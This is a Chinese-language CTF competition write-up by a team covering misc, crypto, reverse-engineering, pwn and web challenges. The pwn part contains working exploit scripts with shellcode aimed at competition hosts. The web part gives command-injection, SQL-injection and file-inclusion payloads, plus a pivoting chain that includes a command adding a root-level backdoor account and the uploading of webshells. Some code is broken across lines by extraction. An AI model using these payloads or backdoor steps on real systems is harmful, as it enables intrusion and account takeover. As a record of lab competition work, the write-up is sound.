AAA WriteUp

Copyright (c) AAA-Team

MISC

签到题

比赛前吃饭，水手机，估计flag已经放了或者快要放了；跟ichunqiu微信bb了半天，没有任何收获，回宿舍以后继续bb；最后输入“不愿意”，终于拿到了flag
flag{xin_lei_bu_lei_14b4s}

传感器1

Sensor1题目给出了一组未解码报文
raw_sensor1 = “5555555595555A65556AA696AA6666666955”
报文解码，分别得到：
“FFFF-FED31F-64-5055-F9”
其中连字符’-‘为方便阅读添加。

传感器2

Sensor1题目给出了一组未解码报文
raw_sensor1 = “5555555595555A65556AA696AA6666666955”
Sensor2题目给出了两组未解码报文
raw_45psi = “5555555595555A65556A5A96AA666666A955”
raw_30psi = “5555555595555A65556A9AA6AA6666665665”

三组报文解码，分别得到：
“FFFF-FED31F-64-5055-F9”
“FFFF-FED31F-63-5055-F8”
“FFFF-FED31F-42-5055-D7”
其中连字符’-‘为方便阅读添加。

根据以上报文样本可以看出报文构成：
FFFF 2字节，起始码；
FED31F 3字节，传感器ID；
XX 1字节，疑似压力数据；
5055 2字节，未知常量数据；
XX 1字节，疑似校验。

分析45psi与30psi的疑似压力数据，其数值为3:2，可基本确认为压力数据。
压力数据格式：HEX_VAL = pressure_in_psi * 2.2，因此25psi的数据为 25*2.2=55(十进制)=37(HEX)

再观察校验，对比三组报文：
数据64，校验F9；
数据63，校验F8；
数据42，校验D7
可以看出数据与校验之差为定值，怀疑校验为加性校验。

经测试，发现报文除去起始码之后，从传感器ID到未知常量数据，按字节求和，即得到校验字节。

至此可构造Sensor 2题目的报文：
FFFF-FEB757-37-5055-E8
其中FEB757是题目要求的传感器ID，37表示25psi，5055是未知常量，E8是校验。

PGP

TrueCrypt + PGP Desktop，分别安装两个软件。

这题的关键在于 Word 的隐藏文字功能，找到隐藏的 TrueCrypt 密码后就畅通无阻了。

用隐藏的密码来解密 TrueCrypt Disk，得到 PGP 的私钥。导入 PGP Desktop，再解密 secret.docx.pgp，得到 flag

永不消逝的电波

> 熟悉的电波在天空中回荡，一场没有硝烟的战争已经打响……
> 请收听“永不消逝的电波.mp3”

下载后是一段莫尔斯码MP3，放到音频解析软件中分析

按照莫尔斯码表对应得到：HLEICICTSTWOOCFEMCN1
注意最后一个是.————，对应数字1

直接交不对，然后尝试解密，先尝试了凯撒密码，没有合适的，然后尝试栅栏密码，经过尝试是5个字母一组，一共4组，如下：

```
HLEIC
ICTST
WOOCF
EMCN1
```

得到HIWELCOMETOCISCNCTF1，提交flag{HIWELCOMETOCISCNCTF1}即可。

Crypto

crypto1 对称密码

一轮加密，cipher[i] = sbox(key[i] ^ plain[i] ^ cipher[i-1])
明文2-5位为 `lag{` ，密文进行srbox在异或明文即可获得部分key，为 `iter` 。
然后开始猜key的长度，循环长度查看部分解密的结果，发现长度为5的时候，结果比较合理。爆破第5个字节可以得到key为 `eiter` 。第一个字节不重要。
flag{Congradulations_You_made_the_first_step}

crypto2 破译

> 破译下面的密文：
> TW5650Y - 0TS UZ50S S0V LZW UZ50WKW 9505KL4G 1X WVMUSL510 S001M0UWV 910VSG S0 WFLW0K510 1X LZW54 WF5KL50Y 2S4L0W4KZ52 L1 50U14214SLW X5L0WKK S0V TSK7WLTS88 VWNW8129W0L 50 W8W9W0LS4G, 95VV8W S0V Z5YZ KUZ118K SU41KK UZ50S.LZW S001M0UW9W0L ESK 9SVW SL S K5Y050Y UW4W910G L1VSG TG 0TS UZ50S UW1 VSN5V KZ1W9S7W4 S0V FM LS1, V54WUL14 YW0W4S8 1X LZW 50LW40SL510S8 U112W4SL510 S0V WFUZS0YW VW2S4L9W0L 1X LZW 9505KL4G 1X WVMUSL510.
> “EW S4W WFU5LWV L1 T41SVW0 1M4 2S4L0W4KZ52 E5LZ LZW 9505KL4G 1X WVMUSL510 L1 9S7W S 810Y-8SKL50Y 592SUL 10 LZW 85NWK 1X UZ50WKW KLMVW0LK LZ41MYZ S 6150L8G-VWK5Y0WV TSK7WLTS88 UM445UM8M9 S0V S E5VW 4S0YW 1X KUZ118 TSK7WLTS88 241Y4S9K,” KS5V KZ1W9S7W4. “LZ5K U1995L9W0L 9S47K S01LZW4 958WKL10W 50 LZW 0TS’K G1MLZ S0V TSK7WLTS88 VWNW8129W0L WXX14LK 50 UZ50S.” X8SY { YK182V9ZUL9STU5V}

显然 X8SY 对应为 flag
然后就是简单的密码表替换了…
大概注意一下几个方面

1. 全部换成小写字母，防止循环替换
2. 词频较高的单词，如 the and is of it in 等等
3. 长单词如果大部分字母已经知道，那么剩余的也很好猜
4. 重复出现的单词猜测，比如nba，china

> beijing - nba china and the chinese ministry of education announced monday an extension of their existing partnership to incorporate fitness and basketball development in elementary, middle and high schools across china.the announcement was made at a signing ceremony today by nba china ceo david shoemaker and xu tao, director general of the international cooperation and exchange department of the ministry of education.
> “we are excited to broaden our partnership with the ministry of education to make a long-lasting impact on the lives of chinese students through a jointly-designed basketball curriculum and a wide range of school basketball programs,” said shoemaker. “this commitment marks another milestone in the nba’s youth and basketball development efforts in china.” flag { gsolpdmhctmabcid}

crypto3 可信度量

按照题目的意思计算所有文件的sm3，找到不同的排序即可

crypto4 可信根

PCR = sm3(pcr || newmeasure)
根据公式把所有提供的measure按顺序计算完成即可

Reverse

珍贵资料

1. 压缩包里有2个文件，一个是android backup，一个是apk
2. 运行apk，发现他check两个值，使用凯撒加密，+3 mod,要从sharedpreferences里读，但是并没有这个存储的xml文件，故猜测是android backup里
3. 解密android backup，
   *dd if=bk bs=24 skip=1| openssl zlib -d > backup.tar
   tar -xf backup.tar*
   得到apps文件夹，里面有个userinfo.xml发现user/psw，用python解出


```
<map>
    <string name="PASSWORD">dudqlvqrero1</string>
    <string name="USER_NAME">user</string>
</map>
```


4.

```
dic = "ijklmstuvwxyz0123abcdenopqrfgh456789"
en = "dudqlvqrero1"
flag = ""
dic_len = len(dic)
en_len = len(en)
for i in range(en_len):
    for j in range(dic_len):
        if en[i] == dic[j]:
            break
    j = j - 3 + dic_len
    j %= dic_len
    flag += dic[j]
print(flag)
```

Quiz7GUI

话不多说，看图





（被坑了 5 个小时……）

目的是跑出 passed，加粗和未加粗都要，算法比较复杂，开始以为解唯一试图用 z3 解无果，后来知道尼玛不唯一，直接 bruteforce 走起。

```
fixed_char = "\x00\x00\x00\x00\x00\xa8\x97\x40"

def trans(a):
    a = ord(a)
    if a < 65:
        return a - 48
    else:
        return a - 55

def rbit(c):
    return ((c & 0x1) << 7) | ((c & 0x2) << 5) | ((c & 0x4) << 3) |
((c & 0x8) << 1) | ((c & 0x16) >> 1) | ((c & 0x32) >> 3) | ((c & 0x
64) >> 5) | ((c & 0x128) >> 7)


import random
import string
while True:
    serial = ''.join(random.choice(string.ascii_uppercase + strin
g.lowercase + string.digits) for _ in range(16))
    result = 0
    flag = 0
    for i in range(8):
        index = i * 2
        if index & 2:
            res = trans(serial[index]) - trans(serial[index + 1])
        else:
            res = trans(serial[index]) + trans(serial[index + 1])

        r_res = rbit(res)

        if (r_res ^ ord(fixed_char[i])) > 0xF:
            tmp = (ord(fixed_char[i]) - res) & 0xF
            if tmp == 7:
                flag += 1
            else:
                break
        else:
            tmp = 102030

        result += tmp
        if flag > 1:
            break

    # print result, serial
    if result == 816240 or result == 714217:
        print serial, result
        break
```

```
    elif result > 600000:
        print 'Not Good', serial, result, i
```

先跑出接近结果的值，再 random 后几位，很快就得到两个 serial

LinuxRev

以命令行参数为线索，下访问断点，发现在 `0x45bef4` 处会进行字符串比较。输入的字符串经过变换之后跟 `bk_vefuhfuhfuha1n4shaqcz` 进行比较。
测试发现，前面字符的变化不会影响后面字符的变化，猜测是打表替换的。gdb断点打在这里，输入遍历所有字符，把整张表打出来。

```
ori = ["a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l",
"m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y",
"z", "A", "B", "C", "D", "E", "F", "G", "H", "I", "J", "K", "L",
"M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", "W", "X", "Y",
"Z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "_", "{",
"}"]

aft = ["_", "}", "{", "m", "n", "b", "v", "c", "x", "w", "l", "k",
"j", "h", "g", "f", "d", "s", "q", "p", "o", "i", "u", "y", "t",
"r", "A", "B", "C", "D", "E", "F", "G", "H", "I", "J", "K", "L",
"M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", "W", "X", "Y",
"Z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "a", "e",
"z"]
```

直接替换回去即可。

crackme

1. 运行，要求输入user/psw，点击confirm后进入native method check()
2. 对lib.so进行反编译，发现一些名字怪异的function，WeAreChangPingPeople(),NowYouSeeme(),AtLeastWeStoleTheShow()
3. 先JNI_onLoad，开启了3个反调试手段，后来在某处又开启了一个反调试手段，WeAreChangPingPeople()开启了socket，NowYouSeeMe()获取输入，userName为MadFrog，passwd是flag，之后AtLeastWeStoleTheShow()做了一个toast。
4. 所以核心在NowYouSeeMe()中，其返回值直接决定toast内容。发送数据到socket，服务器端对比”hhxptgdlffojwztpewc”和输入的数据。算法分析可得，对一个 char[]中的每个char，转为3位十进制int，再转为String，例如a–>097–>”097”，之后将全部都拼接起来。 再就是对这个 3*length 的char[]进行操作，经过分析，就是将该十进制String转化为26进制的String，并且用a-z来表示26进制。之后将26进制的String发送给服务器端，比对，获得返回值。

5. code

```
cmp = "hhxptgdlffojwztpewc"
flag = ""
cmp = cmp[::-1]
# print(cmp)
s_sum = 0
for i in range(len(cmp)):
    s_sum *= 26
    s_sum += (ord(cmp[i]) - ord('a'))

s_sum = "0" + str(s_sum)
print(s_sum)
print(len(s_sum))
flag--->Thi51siT!
```

maze

迷宫题， a, b, c, d 分别对应左右上下（没记错的话），但是迷宫有一部分随机，于是下断点去内存中去了六个样本来比对，找出通解 **dxbvcuandmbldobk**，输入即可得到 flag

maze sample

```
0 0 0 0 0 0 0 0 0 1 0 0 1 0 1 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0
0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 1 0 0 0 0
1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 1 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 1 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0
0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 1 0 0 0 0 0 0
1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 1 0 0 1 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 *
```

iOS

ARM64 的 ipa， gdb 无法 attach， `DES::KEY` 函数的结果就是 flag。由于没有对应的设备，试了很久也没 attach 上，于是考虑到把结果通过 App 的 alert 弹出来，于是用 IDA 手动 patch，把验证码错误的 `alertControllerWithTitle:message:preferredStyle` 参数改成 `DES::KEY` 的结果，随便输入验证就会弹出 flag

question

1. 给手机安装时候报毒了，吓得我手机都扔了。。。感觉有壳
2. 扔进JEB里看一眼，没有activity，直接是由libc.so构成的，在资源里看到了encrypt文件，妥妥的是后期载入的activity，于是去分析libc.so
3. onLoad同样有3个反调试，其他地方还有3个反调试。之后看了一下.rodata段，看到几个敏感词汇，encrypt.dex，感觉这个是解密过后的dex，我们需要分析的东西就在这里，但是被unlink了，于是拼手速的时候到了，进adb shell，在点开一瞬间，疯狂cp encrypt.dex m.dex，~~由于单身20年~~，所以一次就复制成功了，从手机里拿到m.dex，存在电脑里
4. 分析m.dex，就是一个base64的编码，然后通过查表，得到最后的flag
5. code

```
import base64

answer = [24, 3, 18, 36, 8, 19, 37, 8, 18, 37, 19, 7, 3, 37, 0, 1
3, 18, 22, 3, 17]
aa = "YWJjZWRmZ2hpamtsbW5vcHFyc3R1dnd4eXoxMjM0NTY3ODkwLCA="
de_aa = "abcedfghijklmnopqrstuvwxyz1234567890, "
de_flag = ""
for i in range(len(answer)):
    de_flag += de_aa[answer[i]]
print(de_flag)
de_flag ----> "yes,it is the answer"
print(base64.b64encode(flag.encode()))
```

PWN

Pwn1

oob-write，算一下数组到 ret 指针的偏移，把返回地址改成 `system@plt`，再把第一个参数改成字符串 “sh” 的地址，搞定

```
from pwn import *

p = remote('106.75.37.29', 10000)

system_plt = p32(0x080483E0)
sh_addr = p32(0x804828e)
p.sendline(str(44))
p.sendline(str(int(0xe0)))

p.sendline(str(45))
p.sendline(str(int(0x83)))
p.sendline(str(46))
p.sendline(str(int(0x04)))
p.sendline(str(47))
p.sendline(str(int(0x08)))
p.sendline(str(52))
p.sendline(str(int(0x8e)))
p.sendline(str(53))
p.sendline(str(int(0x82)))
p.sendline(str(54))
p.sendline(str(int(0x04)))
p.sendline(str(55))
p.sendline(str(int(0x08)))

p.interactive()
```

Pwn2

没开 NX，可以越界写，把 shellcode 存在 buf 上，再把返回指针改到 shellcode 的地址即可

保存 payload 到文件。 `(cat payload; cat) | nc 106.75.37.31 23333`

```
print 0x602090
print 'm'
for x in xrange(1,23):
    print 3
print 'w'
print 'w'
print 'w'
print 'w'
print '-'
print 'q'*16+"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x4
8\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"+"\n"
```

Pwn3

mips 汇编，出现了一堆 branch slot，惊呆。

先找奇怪的点，看到一个 `printf("%p");`，发现当输入和 `rand()` 值相同的时候会跳到这个分支，伪随机可以预测，直接得到 2057561479。

这样就能够 infoleak 栈地址，这题也没开 NX，可以 Stack Overflow，把返回地址改到栈上的 shellcode 处即可。

需要注意的是 shellcode 不能放在 ret 指针后，否则在执行 shellcode 的过程中 shellcode 会被压栈操作破坏。

```
from pwn import *

p = remote('106.75.32.60', 10000)

stack_idx = 0x74
ret_idx = 0x4
leak_idx = 0x80

sc = "\xff\xff\x10\x04\xab\x0f\x02\x24\x55\xf0\x46\x20\x66\x06\xf
f\x23\xc2\xf9\xec\x23\x66\x06\xbd\x23\x9a\xf9\xac\xaf\x9e\xf9\xa6\x
af\x9a\xf9\xbd\x23\x21\x20\x80\x01\x21\x28\xa0\x03\xcc\xcd\x44\x0
3/bin/sh\x00"

p.recv()
p.sendline('2057561479')
p.recvuntil('Your input was')
stack_addr = int(p.recvline().strip(), 16)
sc_addr = stack_addr + 0x4
print hex(stack_addr)
print hex(sc_addr)
p.sendline('11 1'+sc.ljust(0x6c, '2')+p32(sc_addr))

p.interactive()
```

Web

抢富豪

1. 进入界面，发现列出了所有队伍的排行榜，并且按照财富降序排列了；点击抢后需要输入验证码，要求在3s内输入，输入正确后就能从对方那里抢1财富过来所以这个题

目的考点就是验证码识别咯。

2. 上tesseract看看：假设我们把验证码下载为code.jpg，运行命令：tesseract code.jpg test，就可以得到test.txt，其中第一行就是识别结果
3. 写python来进行网页请求咯
4. code—>web1.py,EasyLogin.py

IT WORKS

/.index.php.swo读取到交换文件，打开看到路径/var/www/html，在同样的目录下建立index.php，vi打开，输入命令:recover index.php即可获得源文件，变为代码审计。

```php
<?php
error_reporting(E_ALL || ~E_NOTICE);
function strreplace($str){
    $str = str_replace('`','',$str);
    $str = str_replace(';','',$str);
    $str = str_replace('|','',$str);
    $str = str_replace('&','',$str);
    $str = str_replace('>','',$str);
    $str = str_replace(')','',$str);
    $str = str_replace('(','',$str);
    $str = str_replace(')','',$str);
    $str = str_replace('{','',$str);
    $str = str_replace('}','',$str);
    $str = str_replace('%','',$str);
    $str = str_replace('#','',$str);
    $str = str_replace('!','',$str);
    $str = str_replace('?','',$str);
    $str = str_replace('@','',$str);
    $str = str_replace('+','',$str);

    return $str;
}
if($_GET[num]<>""){
        $num = $_GET[num];
        if(strstr($num,'1')){
            die("Sorry");
        }elseif($num <> 1){
        echo "Try to num = 1";
         }

        if($num == 1 ){
            echo "Flag in http://127.0.0.1/flag.php"."</br>";
            $cmd=trim($_GET['cmd']);
            $cmd=strreplace($cmd);
            system("curl$cmd/flag.php");
        }}else
        {echo "It Works!";}
?>
```

大致逻辑是首先num参数既得==1又不能包含1,利用php自动类型转换及浮点型精度缺失，可以构造num=0.99999999999999999999999999999999==1
绕过第一个判断，然后就是要通过curl命令读取flag.php的内容，想要读取内容不能使用http协议，这里使用file协议读取，同时利用两个环境变量绕过对空格的判断，最终payload `?num=0.99999999999999999999999999999999999999&cmd=$IFS\file://$PWD` 即可，这里其实还可以用$IFS吞掉后面的内容达到任意文件读取的目的。
还有个坑。。一开始以为没读到，后来发现在网页源代码里。。

SQL

这题改来改去我心好累。。。

后来变成了白盒审计，根据版权信息在github上找到了源代码。发现首页会根据随机生成的token显示info的内容，而在dochange.php里对X-Forwarded-For没有任何过滤，可以注入。

利用Dlookup函数可以查到其他表的内容，将内容写到info字段然后到首页去看即可。

最终答案：

```
X-Forwarded-For:
123',userinfo.info=Dlookup('[flag]','ctf','[id]=1'),email='1
```

PHPUP

首先是看js发现按home键可调出登录窗口，没有任何过滤的注入，sqlmap都可以跑，利用选项–sql-query=”select info from information_schema.processlist”可以看到当前的查询语句，大致是

select password from admin where username=

那么构造个union即可绕过登录

aaa’ union select ‘c4ca4238a0b923820dcc509a6f75849b
密码为1,登录进去后发现后台存在文件包含，直接
php://filter/read=convert.base64-encode/resource=../flag
就读到了23333为什么大家都这么快呀。

web500

1. 11.2是给的机器，上面有个工具包，很多东西都靠这个了
2. 开始先看12.2，拿web目录扫描器扫了下，看到了admin.htm，在这个页面找到几个action，用st2工具试了下，有S2-032漏洞，然后上传个jsp shell，用菜刀连上去，用菜刀的命令行执行工具添加了一个root账号的密码：

`useradd -ou 0 -g 0 aaa;echo aaa:aaa|chpasswd`

3. 之后用putty登陆12.2，用putty做端口转发，访问到13.2，13.2的web界面是个HFS，用远程代码执行漏洞，添加个账号，然后再用putty把13.2的3389转发出来登上去，把cain用RDP磁盘共享的办法传上去，dump出来13.2的所有账户的hash，去网上界面，把administrator和zhangsan的密码都解出来了，然后发现zhangsan的密码可以登陆13.3，但是提示没有RDP登陆的权限，于是先用pstools连接上13.3执行cmd，把administrator的密码改了，登陆13.3，然后打开firefox，在历史记录里面看到了13.1网关的登陆记录，密码也保存在13.3的浏览器里面了，然后登陆13.1，把所有LAN段都设置成互相可以通信，退出来在11.2里面就可以访问14.2了，然后回过头来，用zhangsan的账号再登陆13.2，发现桌面有个txt，里面提到了一个github地址，访问发现一个web的源码
   `https://github.com/1033/apptest`
   正是14.2web的源码，可以上传文件，但是过滤了jsp的后缀名，不过我们可以上传jspx的文件，于是在11.2里面用手写出来一个jspx webshell，成功上传获取到flag.